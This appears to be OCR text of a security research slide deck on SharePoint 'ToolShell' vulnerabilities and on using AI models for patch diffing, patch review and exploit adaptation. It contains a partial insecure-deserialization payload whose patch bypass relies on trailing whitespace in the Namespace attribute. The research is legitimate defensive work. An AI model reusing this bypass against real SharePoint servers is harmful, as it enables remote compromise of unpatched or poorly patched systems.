
The Interesting Bypasses

Suffering from a parsing issue:


- Trailing whitespaces in `Namespace` - Flashback 2021: **https://tinyurl.com/spwhitespace**
- Or, whitespaces as suffix or prefix in `Tagprefix`

Insecure Deserialization Payload - Patch Bypass

```
<%@ Register Tagprefix="ScorecardClient"
Namespace="Microsoft.PerformancePoint.Scorecards "
Assembly="Microsoft.PerformancePoint.Scorecards.Client,
Version=16.0.0.0, Culture=neutral,
PublicKeyToken=71e9bce111e9429c" %>
<asp:UpdateProgress ID="Update" DisplayAfter="1"
runat="server">
<ProgressTemplate>...
```


Bad joke killer
So much space, am I a bypass?
imgflip.com

Full-Patch-Workaround-Bypass Fun Example



Our Experimental Approach

Tools, prompts, and methodology

Our Research Workflow

The Public GitHub Project

Our research is available on GitHub: **https://github.com/irsdl/sharepoint-toolshell-ai**

What's Included:

- Data extraction scripts for SharePoint servers
- Normalization code for consistent diffing
- Decompilation commands and workflows
- Complete experiment descriptions
- All prompts used with AI agents
- Step-by-step execution instructions
- Raw AI-generated results from our research

What's NOT Included:

- SharePoint server files (proprietary)
- Decompiled source code
- Complete diff outputs

The project provides everything needed to replicate our methodology on your own SharePoint instances.

//TODO: Noise Removal From Diffs!

We were not successful at removing irrelevant changes from patch diffs!

Beyond Compare

Superior visual diffing for humans–but generates unfamiliar output for AI

git diff

AI models trained on this format–better compatibility despite less readable for humans

AI Models Used

Claude Sonnet 4.5

Most experiments conducted with this model

Claude Opus 4.5

Selected tests for comparison

Codex (various GPTs)

Additional validation tests

These experiments can be replicated with other large language models.

Challenges in This Research

Ensuring Repeatability

Creating a consistent environment to reliably reproduce experiment results, especially with non-deterministic AI models.

Standardising the AI Workflow

Developing a structured process for evidence gathering, patch diffing, and AI tool integration across different vulnerabilities.

Crafting Effective Prompts

Formulating precise and unbiased AI prompts that yield relevant insights without inadvertently steering the model towards expected outcomes.

Managing Model Costs

Balancing the need for powerful AI models with the significant computational resources and associated financial costs involved in extensive experimentation.


Preventing AI "Cheating"

Ensuring AI models didn't use their existing knowledge or internet access to complete the research.

Isolating ToolShell from Other Patches

Disentangling the specific ToolShell vulnerabilities from other unrelated security updates deployed in the same patch cycle.

CVE-2025-49701???



Experimenting with Generic AI Capabilities

Our Experiments Using Generic AI Models

Experiment 1: Discovery

We have patch diff, can we find the vulnerability?

Experiment 2: Patch Static Analysis

We know the exact patch, but is it effective?

Experiment 3: Exploit Dynamic Analysis

We know the exploit, can we change it to work again?

Experiment 1: N-Day Research

Diff-Driven Vulnerability Discovery

Variant 1: Cold Start

Given: Code + Diff only

Question: What are the vulnerabilities?

- Flow 1: 3-step prompt chain
- Flow 2: 2-step prompt chain (merged approach)

Variant 2: Advisory Context

Given: Code + Diff + MS details


Task: Find affected code and verify patch coverage

Variant 3: Full Context


Given: Code + Diff + MS details + Social media + Prior research

Task: Find affected code and verify patch coverage

Experiment 1 Results: Variant 1



Experiment 1 Results: Variant 2 & 3



Experiment 2: Static Analysis (Developer Hat)

Patch Effectiveness Evaluation

The Scenario

We know which vulnerability has been patched in a specific file.

The Task

Verify whether the patch can be bypassed or is truly effective through code review alone.

